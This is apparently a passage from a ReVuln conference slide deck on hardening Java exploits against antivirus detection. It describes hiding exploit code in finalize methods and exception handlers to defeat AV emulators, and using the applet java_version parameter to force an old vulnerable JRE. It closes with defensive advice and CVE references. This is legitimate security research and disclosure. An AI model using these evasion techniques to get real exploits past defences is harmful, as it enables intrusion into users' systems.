    - **Define** 1 or more class implementing the **finalize** method
    - **Deploy** the **exploit** code as code of the finalize methods
    - **Define a strategy** to trigger the Java **garbage collector** (1+ times)
    - **Profit**

# Emulators(exception/native)

- Abusing Java Exception handling subsystem
  - Call chain of functions executing the exploit code into the **Exception handlers**
  - Building this chain by reusing exceptions thrown by **mis-called standard JRE functions**
- Abusing JRE native methods
  - Using obscure native methods like **Math.hypot** (thanks to @mihi42)
- **NOTE:** if the emulator is not able to run the code, the AV will not be able to see the exploit, as the exploit flow will be revealed only when the code is actually executed

```
removeLast  
  
public E removeLast()  
Removes and returns the last element from this list.  
Specified by:  
    removeLast in interface Deque<E>  
Returns:  
    the last element from this list  
Throws:  
    NoSuchElementException - if this list is empty
```

```
try {  
    LinkedList lr = new LinkedList();  
    lr.removeLast() // empty list!  
} catch (NoSuchElementException)  
{  
    //exploit code..  
}
```

# Emulators(**exploiting**)

- Emulators are usually part of AV engines
- Written in C/C++ for performance reasons
  - Buffer and Heap overflows
- The Java class format is interesting to parse
  - Table++
  - Index++
  - Len++
  - 2 \* Free()
  - More..
- Potentially a LOT to have fun with :]



# The Java Update

# The Java Update(**intro**)

- So...
  - You were running an OLD version of the Java Runtime on your system
- But..
  - You did an update
- So..
  - You are safe!



# The Java Update(**java\_version**)

```
<applet
  code="IamNotSafe.class"
  width="80"
  height="80"
  >
  <param name="java_version" value="1.5*">

  No Applet for you
</applet>
```



Updating Java = Installing a new version  
Updating Java **!=** Uninstalling the old version

Using **java\_version** to select an **old**  
JRE version for a given Applet.

“The JRE version selection capabilities of the new  
Java Plug-In are intended to solve longstanding  
problems in enterprise deployments of applet content.”

- So..


– You are **NOT** safe!

**Wait!**

**What about the detection rate?**




# (Detection Rate)

By applying **Sharing/Serialization hardening** on the **original exploit** with very minimal obfuscation...



0

**UNDETECTED**





# Conclusion

# (Conclusion - 1)

- **Java is a huge attack vector** and its exploits **were** and **are** the main web threat
- Current defensive solutions are **NOT** effective against hardened Java exploits = **you are vulnerable** even if you use a \$1000 Antivirus, IPS, IDS, or even a magicbox to defend your systems
- I am ~~safe~~ because my browser asks for confirmation before running Java!  
Really? Good luck with that :]
- **PROTIP#1:** Be sure to not mess with the Java security settings, if they are set to High by default it means that there is a good reason for it :]
- **PROTIP#2:** The only way to be safe against **old vulnerabilities** is either to remove Java, **OR** to delete any previous version from your system and use **ONLY** the latest one

# (Conclusion - 2)

- From the CISCO Annual Report 2014 [3]: “Cisco TRAC/SIO research also **shows that 76 percent of enterprises using Cisco solutions are also using the Java 6 Runtime Environment, in addition to Java 7.** Java 6 is a previous version that has reached its end of life and is no longer supported. **Enterprises often use both versions of the Java Runtime Environment because different applications may rely on different versions to execute Java code.”**

25	<a href="#">CVE-2008-1196</a> <a href="#">119</a>	Exec Code Overflow	2008-03-06	2010-08-21	6.8	User	Remote
Stack-based buffer overflow in Java Web Start (javaws.exe) in Sun JDK and JRE 6 Update 4 and earlier and 5.0 Update 14 and earlier allows remote attackers to execute arbitrary code via a crafted JNLP file.							
26	<a href="#">CVE-2008-1192</a>	Bypass	2008-03-06	2010-08-21	6.8	User	Remote
Unspecified vulnerability in the Java Plug-in for Sun JDK and JRE 6 Update 4 and earlier, and 5.0 Update 14 and earlier and SDK and allows remote attackers to bypass the same origin policy and "execute local applications" via unknown vectors.							
27	<a href="#">CVE-2008-1191</a>		2008-03-06	2010-08-21	6.8	User	Remote
Unspecified vulnerability in Java Web Start in Sun JDK and JRE 6 Update 4 and earlier allows remote attackers to create arbitrary files 2008-1190, aka "The fifth issue."							
28	<a href="#">CVE-2008-1189</a> <a href="#">119</a>	Exec Code Overflow	2008-03-06	2010-08-21	6.8	User	Remote
Buffer overflow in Java Web Start in Sun JDK and JRE 6 Update 4 and earlier, 5.0 Update 14 and earlier, and SDK/JRE 4.2_16 and earlier via unknown vectors, a different issue than CVE-2008-1188, aka the "third" issue.							

# (Want to know more?)

- If you want to know more about Java Exploit Hardening please check one of our previous talks on this subject:
  - [http://revuln.com/files/Ferrante\\_Smashing\\_Exploit\\_Detectors.pdf](http://revuln.com/files/Ferrante_Smashing_Exploit_Detectors.pdf)




# (References)

- 1) Kaspersky Lab Report: Java under attack – the evolution of exploits in 2012-2013:  
[http://media.kaspersky.com/pdf/Report\\_Java\\_under\\_attack\\_2012-2013.pdf](http://media.kaspersky.com/pdf/Report_Java_under_attack_2012-2013.pdf)
- 2) Websense on Java attacks:  
<http://community.websense.com/blogs/securitylabs/archive/2013/03/25/how-are-java-attacks-getting-through.aspx>
- 3) Cisco 2014 Annual Security Report:  
[https://www.cisco.com/web/offer/gist\\_ty2\\_asset/Cisco\\_2014\\_ASR.pdf](https://www.cisco.com/web/offer/gist_ty2_asset/Cisco_2014_ASR.pdf)
- 4) @jduck original exploit for CVE-2012-4681:  
<http://pastie.org/4594319>

# Before we end.. :[

- **PROTIP:**

- Even if your AV tells you: “**Detected**”, look closer because...



The image shows a screenshot of a web browser window with the address bar displaying "92.168.1.136/DETECTEDED/index.html". The browser tab is titled "192.168.1.136". In the foreground, an AVG AntiVirus FREE notification window is open. The window title is "AVG. AntiVirus FREE". The main heading is "AVG Detection" with a red exclamation mark icon. Below this, the threat information is displayed:

<b>Threat:</b>	Virus identified Java/CVE-2012-4681
<b>Object name:</b>	c:\Users\dntbug\AppData\LocalLow\Sun\Java\Deployment\cache\6.0\52\693f0f34-5a680b2c <a href="#">[More info]</a>

Below the threat information, there are two options:

- Protect Me (recommended)**  
AVG will choose the best method for removing this threat.
- Ignore threat**  
AVG will prevent you from accessing the infected file. **The threat will not be removed.**

At the bottom, there is a link for [Show details](#).



# Before we end.. :]

- **PROTIP:**

- Detected **doesn't mean** it didn't run on your pc..

92.168.1.136/DETECTEDED/index.html

192.168.1.136

Calculator

View Edit Help

MC MR MS

← CE C

7 8 9

4 5 6

1 2 3

0 .

**AVG. AntiVirus FREE**

**AVG Detection**

**Threat:** Virus identified Java/CVE-2012-4681

**Object name:** c:\Users\dntbug\AppData\LocalLow\Sun\Java\Deployment\cache\6.0\52\693f0f34-5a680b2c ([More info](#))

**Protect Me (recommended)**  
AVG will choose the best method for removing this threat.

**Ignore threat**  
AVG will prevent you from accessing the infected file. **The threat will not be removed.**

[Show details](#)



(Thanks!)

Yarrrrr.. Questions?



*“Invincibility lies in the defense,  
the possibility of victory in the attack.”*

 **ReVuln Ltd.** – [revuln.com](http://revuln.com)